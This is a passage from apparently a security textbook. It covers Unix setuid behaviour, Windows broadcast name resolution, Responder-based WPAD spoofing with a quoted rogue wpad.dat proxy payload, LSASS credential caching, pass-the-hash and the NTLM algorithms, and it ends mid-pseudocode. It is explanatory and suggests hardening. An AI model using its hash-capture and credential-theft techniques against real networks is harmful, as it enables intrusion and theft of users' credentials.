   printf("******* setuid(0) suid 1000 stops raise to root\n");
   setuid( 0 );
   printit();

   return 0;
}
```

```
hacker@kali64:~$ cat > test.sh <<EOF
#!/usr/bin/env bash

gcc test.c -o test
sudo chown root.root test
sudo chmod u+s test
EOF
hacker@kali64:~$ ./test.sh
hacker@kali64:~$ ./test
******* Starting out
UID:    1000    0       0
Uid:  1000    0       0       0
******* setresuid(0,0,0) illustrate setting all to root
UID:    0       0       0
Uid:  0       0       0       0
******* setresuid(1000,0,0) get back to start
UID:    1000    0       0
```

```
Uid:  1000    0       0       0
******* seteuid(1000) lowers to 1000 and process can raise to root
UID:    1000    1000    0
Uid:  1000    1000    1000    1000
******* seteuid(0) back at root
UID:    1000    0       0
Uid:  1000    0       0       0
******* setuid(1000) also sets suid
UID:    1000    1000    1000
Uid:  1000    1000    1000    1000
******* setuid(0) suid 1000 stops raise to root
UID:    1000    1000    1000
Uid:  1000    1000    1000    1000
hacker@kali64:~$
```

## 8.9 Windows broadcast name resolution

### 8.9.1 The protocols

#### NBT-NS

From NetBIOS over TCP/IP:

> NetBIOS over TCP/IP (NBT, or sometimes NetBT) is a networking protocol that allows legacy computer applications relying on the NetBIOS API to be used on modern TCP/IP networks.
>
> NetBIOS was developed in the early 1980s, targeting very small networks (about a dozen computers). Some applications still use NetBIOS, and do not scale well in today's networks of hundreds of computers when NetBIOS is run over NBF. When properly configured, NBT allows those applications to be run on large TCP/IP networks (including the whole Internet, although that is likely to be subject to security problems) without change.
>
> NBT is defined by the RFC 1001 and RFC 1002 standard documents.
>
> NetBIOS provides four distinct services:
>
> - Name service for name registration and resolution (port: 137/udp)
> - Name service for name registration and resolution (port: 137/tcp)
> - Datagram distribution service for connectionless communication (port: 138/udp)
> - Session service for connection-oriented communication (port: 139/tcp)
>
> . . .
>
> In relation to post-MS Windows 2000 / NT, client-server based networks, NetBIOS is effectively becoming a legacy protocol. NetBIOS was also developed for non-routable LANs. In most post year 2000 networks operating Windows 2000 or later, NetBIOS effectively offers backwards compatibility for network devices that predate compatibility with DNS.

#### LLMNR

From Link-Local Multicast Name Resolution:

> The Link-Local Multicast Name Resolution (LLMNR) is a protocol based on the Domain Name System (DNS) packet format that allows both IPv4 and IPv6 hosts to perform name resolution for hosts on the same local link. It is included in Windows Vista, Windows Server 2008, Windows 7 and Windows 8. LLMNR is defined in RFC 4795.
>
> In responding to queries, responders listen on UDP port 5355 on the following link-scope Multicast address:
>
> > IPv4 - 224.0.0.252, MAC address of 01-00-5E-00-00-FC
> >
> > IPv6 - FF02:0:0:0:0:0:1:3 (this notation can be abbreviated as FF02::1:3), MAC address of 33-33-00-01-00-03
>
> The responders also listen on TCP port 5355 on the unicast address that the host uses to respond to queries.

A short but detailed article is Wikipedia Link-Local Multicast Name Resolution.

#### mDNS

From Multicast DNS:

> The multicast Domain Name System (mDNS) resolves host names to IP addresses within small networks that do not include a local name server. . . .
>
> When an mDNS client needs to resolve a host name, it sends an IP multicast query message that asks the host having that name to identify itself. That target machine then multicasts a message that includes its IP address. All machines in that subnet can then use that information to update their mDNS caches. . . .
>
> By default, mDNS only and exclusively resolves host names ending with the .local top-level domain (TLD).

### 8.9.2 Rules for resorting to broadcast name resolution vary

Clients can default to local broadcast, but the exact reason and rules can be quite complex and will vary based on configuration and software version. Name resolution policy varies depending on the OS, configuration, and network conditions in effect. For example, Windows 7 & Window Server 2008 R2 and beyond include a Name Resolution Policy Table (NRPT) while earlier Windows versions do not. From The Name Resolution Policy Table:

> In Query Failure, you can enable query failure options and then configure whether to use local name resolution (Link-Local Multicast Name Resolution [LLMNR] and NetBIOS broadcasts) only if the DNS name query response indicates that the name does not exist; to use local name resolution if the name does not exist or the DNS servers are unreachable when located on a network with private IPv4 addresses; or to use local name resolution for any type of name resolution failure or error.

And the behavior of a Windows domain client will differ depending on whether it can reach its configured domain controllers, . . . . So specifying a correct and complete set of rules is really difficult and will change over time. The main point is that regardless of the reasons for broadcast name resolution, tools like Responder can wait for clients to resort to LLMNR, NBT-NS, and mDNS.

### 8.9.3 WPAD as an example

From Owning Windows Networks With Responder Part 2:

> How WPAD works:
>
> WPAD in a corporate Windows environment is used to automatically configure Internet Explorer proxy settings. This functionality is enabled by default on all Windows release since Windows 2000.

> WPAD setup can be boiled down like this:
>
> - If no wpad file was specified in a DHCP-INFORM packet (opcode 252), a DNS type A query will be issued for wpad, if DNS fail, then Link-local Multicast Name Resolution (LLMNR) will be used on Windows >= Vista, if it fail again then NetBIOS Name Service (NBT-NS) will be used.
> - Once the WPAD server is found, the client will initiate an HTTP GET request and retrieve /wpad.dat file which is a javascript like file. This file is meant to contain basic or advanced proxy usage directives.
> - Once this file is retrieved, Internet Explorer will use the retrieved settings and connect to the proxy server for all HTTP requests.

Continuing on in the article:

> In this release, responder takes care of Web Proxy Autodiscovery Protocol (WPAD) requests. Responder will answer to WPAD LLMNR, NBT-NS queries and provide a wpad.dat file. The javascript payload used is pretty simple:
>
> > function FindProxyForURL(url, host) { return 'PROXY wpadwpadwpad:3141; DIRECT'; }
>
> This function contains the following directives:
>
> - Use a proxy server for all connections.
> - Responder proxy server is set to wpadwpadwpad:3141
> - If this proxy server fails for whatever reason, then access the website directly.
>
> Once Internet Explorer retrieves this file, all connections will be redirected to Responder proxy server. It can be noted that no IP address is specified for this proxy but a local name (wpadwpadwpad) and there's a reason for that:
>
> - We want to have this local name to be queried via LLMNR or NBT-NS, which Responder will resolve.
> - Once this Local Intranet Zone (LIZ) name is resolved, Internet Explorer will connect to Responder and send its NTLM hashes transparently with no password prompt.
>
> The second trick is to abruptly reset the HTTP connection upon receiving Internet Explorer's last NTLM packet exchange (NTLMSSP_AUTH) which contains the NTLM credentials. This allows us to fake a proxy failure so IE will simply connect directly to the website it requested.
>
> The cool catch in this is that for each connection IE will try to reuse the proxy even if it failed before. This means that Responder is able to catch the cookies for each web request transparently.

## 8.10 NTLM

From Implementing CIFS - 2. SMB: The Server Message Block Protocol:

> . . . they have weapons of mass confusion and aren't afraid to use them. – iomud on Slashdot

### 8.10.1 Background Material

Here is some reading to help understand NTLM:

**[MS-NLMP]: NT LAN Manager (NTLM) Authentication Protocol** The most detailed NTLM article found.

**The NTLM Authentication Protocol and Security Support Provider** Shorter, yet still detailed NTLM description.

**[MS-NTHT]: NTLM Over HTTP Protocol** MSDN HTTP NTLM article.

**Implementing CIFS** Covers much more than NTLM; contains useful information about SMB, NBT, and the browser service.

**The Most Misunderstood Windows Security Setting of All Time** Explains the registry value LMCompatibilityLevel.

**Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft Techniques** Explains Pass the hash.

**NT LAN Manager and Integrated Windows Authentication** Wikipedia's higher level summary of NTLM.

**OnlineHashCrack** Online hash cracker. Free for passwords < 8 characters, cheap otherwise; only pay if cracked.

**CloudCracker** A not-free online NTLM hash cracker.

**pysmb** The ntlm.py contains routines useful in undertanding NTLM details:

> expandDesKey() = shows how 7 bits of password are packed into DES key with no parity.
>
> DESL() = generates DES key from 3 pieces.
>
> generateChallengeResponseV1() = NTLMv1 challenge response
>
> generateChallengeResponseV2() = NTLMv2 challenge response

**pyDes** Python DES implementation used by pysmb.

## 8.10.2 Kerberos vs NTLM

### Kerberos preferred

From Purging Old NT Security Protocols:

> Everyone knows that Kerberos is Microsoft's preeminent security protocol and that NTLM is both inefficient and, in some iterations, not strong enough to avoid concerted attack. NTLM V2 using complex passwords stands up well to common hash cracking tools like Cain and Abel, Ophcrack, or John the Ripper. On the other hand, NTLM V1 is defeated far faster and LM is effectively no protection at all.
>
> ...
>
> Microsoft stopped using LM after Windows 95/98/ME.
>
> All supported versions of Windows obey the LMCompatibilityLevel registry setting, and can use NTLMv2 just as easily as NTLMv1. ... Considering how unsafe LM and NTLMv1 are, enabling NoLMHash and LMCompatibility 4 or 5 on all computers ... would definitely catch anyone requiring unsafe protocols.

And given the currently supported Windows platforms the last sentence should be changed from "LMCompatibilityLevel 4 or 5 on all computers" to "LMCompatibilityLevel 5 on all computers".

From About NTLM usage in your environment:

> NTLM has the following vulnerabilities:
>
> - No server authentication.
> - Weaker cryptography.

Tools like Responder exploit the lack of server authentication and precomputed data a Rainbow table exploit the weaker cryptography.

### But NTLM required

From NT LAN Manager - NTLM and Kerberos, “NTLM must be used under the following conditions”:

> - The client is authenticating to a server using an IP address (and no reverse name resolution available)
> - The client is authenticating to a server that belongs to a different Active Directory forest that has a legacy NTLM trust instead of a transitive inter-forest trust
> - The client is authenticating to a server that doesn’t belong to a domain
> - No Active Directory domain exists (commonly referred to as “workgroup” or “peer-to-peer”)
> - Where a firewall would otherwise restrict the ports required by Kerberos (typically TCP 88)
>
> In Windows Vista and above, neither LM nor NTLM are used by default. NTLM is still supported for inbound authentication, but for outbound authentication NTLMv2 is sent by default instead. Prior versions of Windows (back as far as Windows NT 4.0 Service Pack 4) could be configured to behave this way, but it was not the default.

## 8.10.3 SSP and SSPI

### NTLMSSP is one of several SSPI’s

Microsoft has the concept of SSP (Security Support Provider) and SSPI (SSP Interface). From Windows SSPs:

> The following SSPs are installed with Windows:
>
> - NTLM (Introduced in Windows NT 3.51) (msv1_0.dll) - Provides NTLM challenge/response authentication for client-server domains prior to Windows 2000 and for non-domain authentication (SMB/CIFS).
> - Kerberos (Introduced in Windows 2000 and updated in Windows Vista to support AES) (kerberos.dll) - Preferred for mutual client-server domain authentication in Windows 2000 and later.
> - Negotiate (Introduced in Windows 2000) (secur32.dll) - Selects Kerberos and if not available, NTLM protocol. Negotiate SSP provides single sign-on capability, sometimes referred to as Integrated Windows Authentication (especially in the context of IIS). On Windows 7 and later, NEGOExts is introduced which negotiates the use of installed custom SSPs which are supported on the client and server for authentication.
> - Secure Channel (aka SChannel) - Introduced in Windows 2000 and updated in Windows Vista to support stronger AES encryption and ECC. This provider uses SSL/TLS records to encrypt data payloads. (schannel.dll)
> - PCT (obsolete) and Microsoft’s implementation of TLS/SSL - Public key cryptography SSP that provides encryption and secure communication for authenticating clients and servers over the internet. Updated in Windows 7 to support TLS 1.2.
> - Digest SSP (Introduced in Windows XP) (wdigest.dll) - Provides challenge/response based HTTP and SASL authentication between Windows and non-Windows systems where Kerberos is not available.
> - Credential (CredSSP) (Introduced in Windows Vista and available on Windows XP SP3) (credssp.dll) - Provides SSO and Network Level Authentication for Remote Desktop Services.
> - Distributed Password Authentication (DPA) - (Introduced in Windows 2000) (msapsspc.dll) - Provides internet authentication using digital certificates.
> - Public Key Cryptography User-to-User (PKU2U) (Introduced in Windows 7) (pku2u.dll) - Provides peer-to-peer authentication using digital certificates between systems that are not part of a domain.

From NTLMSSP and SSPI:

> Windows provides a security framework known as SSPI - the Security Support Provider interface. This is the Microsoft equivalent of the GSS-API (Generic Security Service Application Program Interface, RFC 2743), and allows for a very high-level, mechanism-independent means of applying authentication, integrity, and confidentiality primitives. SSPI supports several underlying providers; one of these is the NTLMSSP (NTLM Security Support Provider), which provides the NTLM authentication mechanism we have been discussing thus far. … The API provided by SSPI abstracts away almost all the details of NTLM. The application developer doesn't even have to be aware that NTLM is being used, and another authentication mechanism (such as Kerberos) can be swapped in with little or no changes at the application level.

### SSPI's provide authentication and session security

SSPI's provide not just authentication services, but also message signing (integrity) and sealing (confidentiality) functionality. Considering this becomes important when differentiating among LM, NTLMv1, NTLM2, and NTLMv2: NTLM2 (similar to MS-CHAPv2) uses NTLMv1 authentication with NTLMv2 session security. From The NTLM Authentication Protocol and Security Support Provider:

> The NTLM Security Support Provider provides authentication, integrity, and confidentiality services within the Window Security Support Provider Interface (SSPI) framework. SSPI specifies a core set of security functionality that is implemented by supporting providers; the NTLMSSP is such a provider. The SSPI specifies, and the NTLMSSP implements, the following core operations:
>
> 1. **Authentication** – NTLM provides a challenge-response authentication mechanism, in which clients are able to prove their identities without sending a password to the server.
> 2. **Signing** – The NTLMSSP provides a means of applying a digital "signature" to a message. This ensures that the signed message has not been modified (either accidentally or intentionally) and that that signing party has knowledge of a shared secret. NTLM implements a symmetric signature scheme (Message Authentication Code, or MAC); that is, a valid signature can only be generated and verified by parties that possess the common shared key.
> 3. **Sealing** – The NTLMSSP implements a symmetric-key encryption mechanism, which provides message confidentiality. In the case of NTLM, sealing also implies signing (a signed message is not necessarily sealed, but all sealed messages are signed).
>
> …
>
> **NTLM authentication is a challenge-response scheme, consisting of three messages, commonly referred to as Type 1 (negotiation), Type 2 (challenge) and Type 3 (authentication).** It basically works like this:
>
> 1. The client sends a Type 1 message to the server. This primarily contains a list of features supported by the client and requested of the server.
> 2. The server responds with a Type 2 message. This contains a list of features supported and agreed upon by the server. Most importantly, however, it contains a challenge generated by the server.
> 3. The client replies to the challenge with a Type 3 message. This contains several pieces of information about the client, including the domain and username of the client user. It also contains one or more responses to the Type 2 challenge.
>
> The responses in the Type 3 message are the most critical piece, as they prove to the server that the client user has knowledge of the account password.

> > The process of authentication establishes a shared context between the two involved parties; this includes a shared session key, used for subsequent signing and sealing operations.

#### LM and NTLM hash are password-equivalents

From The NTLM Authentication Protocol and Security Support Provider:

> Note that unlike Unix password hashes, the LM and NTLM hash are password-equivalents in the context of the response calculations; they must be protected, as they can be used to authenticate users across the network even without knowledge of the actual password itself.

### 8.10.4 Keeping customers happy and less secure

#### Backwards compatibility

Much of the security vulnerability of Windows is due to keeping backwards compatibility for no longer supported clients & servers. Right now there should be no reason to even keep a LM hash around in the code nor to use anything but NTLMv2 for non-Kerberos authentication: the Microsoft clients and servers unable to support NTLMv2 have long been out of support. Even Windows 95 can be made to support NTLMv2.

Considering that Windows 7 and Windows Server 2008R2 have both passed mainstream support end dates, why let a miniscule number of holdouts drag the rest of the computing world's security down?

#### SSO

Windows authentication is set up to provide SSO, which also makes some attacks possible, like Pass the hash. Let's review SSO and credential handling. Following Hello My name is Microsoft and I have a credential problem:

#### Prevent multiple username and password entry

> Microsoft's problem with credentials starts with the implementation of the Single Sign on Solution (SSO) built into many Microsoft products, including Windows. Meant to improve user experience, Windows goes to extensive lengths behind the scenes to prevent the user from having to type in their username and password more than once. If this feature didn't exist, every time a user would try to access a network resource, such as email for a fileshare, they would be prompted for their password. In the average corporate network environment, this could end up being 10 or more times upon initial logon.

#### Multiple SSP's and credential caching

> Behind the scenes, Windows authentication can interact with multiple authentication schemes. In order to provide the correct authenticator to the authentication service, Windows caches the user's credentials in memory in whatever format is required. In the case of NTLM, all that is saved is the user's password hash. For other authentication providers, including Kerberos, however, the plaintext username and password are saved. This means with the proper tools and SYSTEM level access, an attacker can recover the username and password for all users that are logged in. On servers with a large number of user logins, such as a file server or Exchange server, this could be devastating. This leaves attackers asking "Why 'Pass the Hash' when you can get the actual username and password?"

Note: from An Overview of KB2871997 3.c "Removal of clear-text credentials from LSASS", "This update prevents every Microsoft SSP in LSASS, besides WDigest, from storing the user's clear-text password. WDigest still stores the user's clear-text password because it cannot function without the user's password (Microsoft does not want to break existing customer setups by shipping an update to disable this)."

### Two-factor authentication only for initial login

> Even if an organization has implemented two-factor authentication, its use is only for "interactive sessions". This means that the second authentication factor (smart card, passcode token, soft cert, etc) is only used when physically logging into a server at the console or via Remote Desktop Protocol /terminal services. It is also possible for websites to require the security certificate of a user before allowing access. Unfortunately, most interactions that a user has with the work environment aren't considered "interactive". Access to file shares, email and database logins, to name a few, cannot use the second factor for authentication. What does this mean? Windows still relies on the passwords and/or password hashes behind the scenes to authenticate to network resources that are incapable of utilizing two-factor authentication.

### SSP's store different information

> Somewhat simplified, when the user initially logs in interactively (via the computer's console) they interact with the "Winlogon" process. "Winlogon" accepts the user's credentials and passes them onto the "LSASS" (Local Security Authority Subsystem Service) process for validation. "LSASS" uses "authentication packages" to validate that the credentials are valid, for example by validating against Active Directory or the local SAM database. Assuming the credentials are validated, a shell is created for the user and the logon process continues on. However, the valid credentials are cached for future use by the LSASS process. In fact, LSASS is a true polyglot, speaking several different authentication methods.
>
> Authentication dialects are supported by "Security Support Providers", or SSPs for short. There are SSPs for Kerberos, NTLM, Digest-MD5, and others. Many of the SSPs might not be used at all during the average user's session. However, each of the SSPs keeps what it needs in order to properly process requests for that particular dialect. You know, just in case…

What's stored in LSASS process memory for SSP's (and can be read by local administrators or someone with the "Debug Programs" right)?

- Kerberos: username, domain, plaintext password (but not since KB2871997)
- NTLM: username, domain, LM password hash (of password < 15 characters), NTLM hash
- Digest MD5: username, domain, plaintext password

### NTLMSSP does Pass the hash

When NTLMSSP authenticates for the user it does not use the plaintext password. Rather, it uses the LM or NTLM hash. So when we hear of the Pass the hash exploit, that's exactly what NTLMSSP does; NTLMSSP doesn't have the plaintext password as it only has the LM and/or NTLM hashes.

### SSO in summary

Credentials including plaintext passwords and LM/NTLM password hashes are cached by the LSASS. They are accessible to local administrative users and those with "Debug Programs" right. And the password hashes are equivalent to having the plaintext password as the NT challenge response only requires the hashed password, not the plaintext password.

So SSO presents some risks in return for better user experience. But even if SSO didn't store credentials they are available via other means, as we'll see shortly.

## 8.10.5 Basics of LM/NTLM/NTLM2/NTLMv2

### NTLM does not establish any transport connections

From [MS-NLMP]: NT LAN Manager (NTLM) Authentication Protocol - 2.1 Transport:

> NTLM messages are passed between the client and server. The NTLM messages MUST be embedded within the application protocol that is using NTLM authentication. NTLM itself does not establish any transport connections.

### Password hash, authentication, session security

As mentioned above, the NTLMSSPI uses a password hash to provide authentication and session security. Leaving out LM, there are 3 different NTLM protocol versions: NTLMv1, NTLM2 Session, and NTLMv2.

### Password storage

None of LM/NTLM/NTLM2/NTLMv2 stores cleartext passwords; instead their LM or NTLM hash (or both) are stored. Since the LM hash is inherently weak it's storage should be avoided. Unfortunately, from Hello My name is Microsoft and I have a credential problem: "In the LSASS process, a LM hash is calculated REGARDLESS for any password of 14 characters or less. Even if the registry settings exist to prevent the LM passwords from being written to disk." Of course creating passwords of length at least 15 solves this problem.

From Cached and Stored Credentials Technical Overview, credential storage can be one of:

- SAM database (for non-domain controllers) or the directory (for domain controllers). Dumping hashes from the SAM on a running system requires administrative privileges.
- LSASS process memory. Dumping hashes from memory requires administrative privileges or the "Debug Programs" right. The memory is removed when the user locks the system or logs off.
- LSA secrets on the disk. These are accounts for the computer, Windows services, and scheduled tasks.
- Cached credentials in the registry. This is very bad in the case of Domain/Enterprise Admins.

### LM, NTLM, NTLM with session security, NTLMv2

Users are authenticated by one of LM, NTLM, NTLM with session security (aka NTLM2, similar to MS-CHAPv2), NTLMv2, or Kerberos authentication.

Most readers will be familiar with all these except NTLM with session security. From NT LAN Manager - NTLM2 Session:

> The NTLM2 Session protocol similar to MS-CHAPv2. It consists of authentication from NTLMv1 combined with session security from NTLMv2. …
>
> This is a strengthened form of NTLMv1 which maintains the ability to use existing Domain Controller infrastructure yet avoids a dictionary attack by a rogue server.

## 8.10.6 Comparing LM vs NTLMv1 vs NTLMv2

From Cracking NTLMv2 Authentication - Black Hat here are some high level differences between LM, NTLMv1, and NTLMv2. From the following table we can see that NTLMv1 & v2 use the same stored password hash value, while LM & NTLMv1 use the same challenge/response algorithm.

| . | LM | NTLMv1 | NTLM v2 |
|---|---|---|---|
| Password case sensitive | No | Yes | Yes |
| Hash key length | 56 bit + 56 bit | • | • |
| Password hash algorithm | DES (ECB mode) | MD4 | MD4 |
| Hash value length | 64 bit + 64 bit | 128 bit | 128 bit |
| C/R key length | 56 bit + 56 bit + 16 bit | 56 bit + 56 bit + 16 bit | 128 bit |
| C/R algorithm | DES (ECB mode) | DES (ECB mode) | HMAC_MD5 |
| C/R value length | 64 bit + 64 bit + 64 bit | 64 bit + 64 bit + 64 bit | 128 bit |

NTLMv1 was released with Windows NT 3.1 to replace LM. From LM hash:

> **To address the security weaknesses inherent in LM encryption and authentication schemes, Microsoft introduced the NTLMv1 protocol in 1993 with Windows NT 3.1. … On the negative side, the same DES algorithm was used with only 56-bit encryption for the subsequent authentication steps, and there is still no salting. Furthermore, Windows machines were for many years configured by default to send and accept responses derived from both the LM hash and the NTLM hash, so the use of the NTLM hash provided no additional security while the weaker hash was still present.** It also took time for artificial restrictions on password length in management tools such as User Manager to be lifted.

From LAN Manager:

> **LAN Manager authentication uses a particularly weak method of hashing a user's password known as the LM hash algorithm. This makes the supposed one-way function crackable in a matter of seconds using rainbow tables, or in few hours using brute force. Its use in Windows NT was replaced by NTLM, which is still vulnerable to rainbow tables, but less vulnerable to brute force attacks.** A Microsoft TechNet article updated May 2012 indicated NTLM hashes were applicable to Windows 7, Server 2003, Server 2008, Server 2008 R2, and Vista. Another TechNet article updated November 2012 stated NTLM applied to Windows 8, 8.1, Server 2012, and Server 2012 R2 and that it "must be used for … systems configured as a member of a workgroup." It also said that NTLM is used for local logon except domain controllers, but Kerberos is preferred in Active Directory Environments.

From LM hash:

> While LAN Manager is considered obsolete and current Windows operating systems use the stronger NTLMv2 or Kerberos authentication methods, Windows systems before Windows Vista/Windows Server 2008 enabled the LAN Manager hash by default for backward compatibility with legacy LAN Manager and Windows Me or earlier clients, or legacy NetBIOS-enabled applications. It has for many years been considered good security practice to disable the compromised LM and NTLMv1 authentication protocols where they aren't needed. Starting with Windows Vista and Windows Server 2008, Microsoft disabled the LM hash by default; the feature can be enabled for local accounts via a security policy setting, and for Active Directory accounts by applying the same setting via domain Group Policy. The same method can be used to turn the feature off in Windows 2000, Windows XP and NT. Users can also prevent a LM hash from being generated for their own password by using a password at least fifteen characters in length.

### NTLMv1 authentication

First we define a couple of functions needed next:

**DESL(K, D)** Indicates the encryption of an 8-byte data item D with the 16-byte key K using the Data Encryption Standard Long (DESL) algorithm. The result is 24 bytes in length. DESL(K, D) is computed as follows.

```
ConcatenationOf( DES(K[0..6], D), \
                 DES(K[7..13], D), \
                 DES(ConcatenationOf(K[14..15], Z(5)), D));
```

Note K[] implies a key represented as a character array. And after every 7 bits of key K an eight 0 bit is inserted, making the 7 bytes into 8.

**Z(N)** Indicates the creation of a byte array of length N. Each byte in the array is initialized to the value zero.

From 3.3.1 NTLM v1 Authentication:

The following pseudocode defines the details of the algorithms used to calculate the keys used in NTLM v1 authentication.

Note The LM and NTLM authentication versions are not negotiated by the protocol. It MUST be configured on both the client and the server prior to authentication. The NTOWF v1 function defined in this section is NTLM version-dependent and is used only by NTLM v1. The LMOWF v1 function defined in this section is also version-dependent and is used only by LM and NTLM v1.

The NT and LM response keys MUST be encoded using the following specific one-way functions where all strings are encoded as RPC_UNICODE_STRING ([MS-DTYP] section 2.3.10).

- Explanation of message fields and variables:
  - ClientChallenge - The 8-byte challenge message generated by the client.
  - LmChallengeResponse - The LM response to the server challenge. Computed by the client.
  - NegFlg, User, UserDom - Defined in section 3.1.1.
  - NTChallengeResponse - The NT response to the server challenge. Computed by the client.
  - Passwd - Password of the user. If the password is longer than 14 characters, then the LMOWF v1 cannot be computed. For LMOWFv1, if the password is shorter than 14 characters, it is padded by appending zeroes.
  - ResponseKeyNT - Temporary variable to hold the results of calling NTOWF().
  - ResponseKeyLM - Temporary variable to hold the results of calling LMGETKEY.
  - CHALLENGE_MESSAGE.ServerChallenge - The 8-byte challenge message generated by the server.

  Functions Used:

  Z(M)- Defined in section 6.

```
Define NTOWFv1(Passwd, User, UserDom) as MD4(UNICODE(Passwd))
EndDefine

Define LMOWFv1(Passwd, User, UserDom) as
       ConcatenationOf( DES( UpperCase( Passwd)[0..6],"KGS!@#$%"),
                 DES( UpperCase( Passwd)[7..13],"KGS!@#$%"))
EndDefine

Set ResponseKeyNT to NTOWFv1(Passwd, User, UserDom)
Set ResponseKeyLM to LMOWFv1( Passwd, User, UserDom )

Define ComputeResponse(NegFlg, ResponseKeyNT, ResponseKeyLM,
CHALLENGE_MESSAGE.ServerChallenge, ClientChallenge, Time, ServerName)
As
If (User is set to "" AND Passwd is set to "")
```

```
    -- Special case for anonymous authentication
    Set NtChallengeResponseLen to 0
    Set NtChallengeResponseMaxLen to 0
    Set NtChallengeResponseBufferOffset to 0
    Set LmChallengeResponse to Z(1)
ElseIf
If (NTLMSSP_NEGOTIATE_EXTENDED_SESSIONSECURITY flag is set in NegFlg)
        Set NtChallengeResponse to DESL(ResponseKeyNT,
        MD5(ConcatenationOf(CHALLENGE_MESSAGE.ServerChallenge,
        ClientChallenge))[0..7])
        Set LmChallengeResponse to ConcatenationOf{ClientChallenge,
        Z(16)}
    Else
        Set NtChallengeResponse to DESL(ResponseKeyNT,
        CHALLENGE_MESSAGE.ServerChallenge)
        If (NoLMResponseNTLMv1 is TRUE)
            Set LmChallengeResponse to NtChallengeResponse
        Else
            Set LmChallengeResponse to DESL(ResponseKeyLM,
            CHALLENGE_MESSAGE.ServerChallenge)
        EndIf
    EndIf
EndIf

Set SessionBaseKey to MD4(NTOWF)
```

> On the server, if the user account to be authenticated is hosted in Active Directory, the challenge-response pair MUST be sent to the DC to verify ([MS-APDS] section 3.1.5).
>
> The DC calculates the expected value of the response using the NTOWF v1 and/or LMOWF v1, and matches it against the response provided. If the response values match, it MUST send back the SessionBaseKey; otherwise, it MUST return an error to the calling application. The server MUST return an error to the calling application if the DC returns an error. If the DC returns STATUS_NTLM_BLOCKED, then the server MUST return STATUS_NOT_SUPPORTED.
>
> If the user account to be authenticated is hosted locally on the server, the server calculates the expected value of the response using the NTOWF v1 and/or LMOWF v1 stored locally, and matches it against the response provided. If the response values match, it MUST calculate KeyExchangeKey; otherwise, it MUST return an error to the calling application.

### NTLMv2 authentication

From 3.3.2 NTLM v2 Authentication:

> The following pseudocode defines the details of the algorithms used to calculate the keys used in NTLM v2 authentication.
>
> Note The NTLM authentication version is not negotiated by the protocol. It MUST be configured on both the client and the server prior to authentication. The NTOWF v2 and LMOWF v2 functions defined in this section are NTLM version-dependent and are used only by NTLM v2.
>
> NTLM clients SHOULD use UserDom for calculating ResponseKeyNT and ResponseKeyLM.
>
> The NT and LM response keys MUST be encoded using the following specific one-way functions where all strings are encoded as RPC_UNICODE_STRING ([MS-DTYP] section 2.3.10).
>
> - Explanation of message fields and variables:
>   - NegFlg, User, UserDom - Defined in section 3.1.1.

- Passwd - Password of the user.
- LmChallengeResponse - The LM response to the server challenge. Computed by the client.
- NTChallengeResponse - The NT response to the server challenge. Computed by the client.
- ClientChallenge - The 8-byte challenge message generated by the client.
- CHALLENGE_MESSAGE.ServerChallenge - The 8-byte challenge message generated by the server.
- ResponseKeyNT - Temporary variable to hold the results of calling NTOWF().
- ResponseKeyLM - Temporary variable to hold the results of calling LMGETKEY.
- ServerName - The NtChallengeResponseFields.NTLMv2_RESPONSE.NTLMv2_CLIENT_CHALLENGE.AvPairs field structure of the AUTHENTICATE_MESSAGE payload.
- KeyExchangeKey - Temporary variable to hold the results of calling KXKEY.
- HiResponserversion - The 1-byte highest response version understood by the client. Currently set to 1.
- Responserversion - The 1-byte response version. Currently set to 1.
- Time - The 8-byte little-endian time in GMT.

```
Functions Used:

  Z(M) - Defined in section 6.

Define NTOWFv2(Passwd, User, UserDom) as HMAC_MD5(
MD4(UNICODE(Passwd)), UNICODE(ConcatenationOf( Uppercase(User),
UserDom ) ) )
EndDefine

Define LMOWFv2(Passwd, User, UserDom) as NTOWFv2(Passwd, User,
UserDom)
EndDefine

Set ResponseKeyNT to NTOWFv2(Passwd, User, UserDom)
Set ResponseKeyLM to LMOWFv2(Passwd, User, UserDom)

Define ComputeResponse(NegFlg, ResponseKeyNT, ResponseKeyLM,
CHALLENGE_MESSAGE.ServerChallenge, ClientChallenge, Time, ServerName)
As
If (User is set to "" && Passwd is set to "")
    -- Special case for anonymous authentication
    Set NtChallengeResponseLen to 0
    Set NtChallengeResponseMaxLen to 0
    Set NtChallengeResponseBufferOffset to 0
    Set LmChallengeResponse to Z(1)
Else
    Set temp to ConcatenationOf(Responserversion, HiResponserversion,
    Z(6), Time, ClientChallenge, Z(4), ServerName, Z(4))
    Set NTProofStr to HMAC_MD5(ResponseKeyNT,
    ConcatenationOf(CHALLENGE_MESSAGE.ServerChallenge,temp))
    Set NtChallengeResponse to ConcatenationOf(NTProofStr, temp)
    Set LmChallengeResponse to ConcatenationOf(HMAC_MD5(ResponseKeyLM,
    ConcatenationOf(CHALLENGE_MESSAGE.ServerChallenge, ClientChallenge)),
    ClientChallenge )
EndIf
```

```

Set SessionBaseKey to HMAC_MD5(ResponseKeyNT, NTProofStr)
EndDefine
```

> On the server, if the user account to be authenticated is hosted in Active Directory, the challenge-response pair SHOULD be sent to the DC to verify ([MS-APDS]).
>
> The DC calculates the expected value of the response using the NTOWF v2 and/or LMOWF v2, and matches it against the response provided. If the response values match, it MUST send back the SessionBaseKey; otherwise, it MUST return an error to the calling application. The server MUST return an error to the calling application if the DC returns an error. If the DC returns STATUS_NTLM_BLOCKED then the server MUST return STATUS_NOT_SUPPORTED.
>
> If the user account to be authenticated is hosted locally on the server, the server calculates the expected NTOWF v2 and/or LMOWF v2 value of the response using the NTOWF and/or LMOWF stored locally, and matches it against the response provided. If the response values match, it MUST calculate KeyExchangeKey; otherwise, it MUST return an error to the calling application.

One thing the above leaves out is the "blob" returned in the type 3 message. Above it's known as "temp" but the "ServerName" part of it isn't a server name, it's actually the "Target Information" from below.

From The NTLMv2 Response:

3. A block of data known as the "blob" is constructed. The Hertel text discusses the format of this structure in greater detail; briefly:

| . | Description | Content |
|---|---|---|
| 0 | Blob Signature | 0x01010000 |
| 4 | Reserved | long (0x00000000) |
| 8 | Timestamp | Little-endian, 64-bit signed value representing the number of tenths of a microsecond since January 1, 1601. |
| 16 | Client Nonce | 8 bytes |
| 24 | Unknown | 4 bytes |
| 28 | Target Information | Target Information block (from the Type 2 message). |
| (variable) | Unknown 4 bytes | |

### LMv2 improvements

LM treatment in NTLMv2 is improved.

### LMv2 hash better

If you paid attention you noticed that the LM hash used is different in NTLMv1 and NTLMv2. For NTLMv1 the hash is the vulnerable DES hash:

```
Define LMOWFv1(Passwd, User, UserDom) as
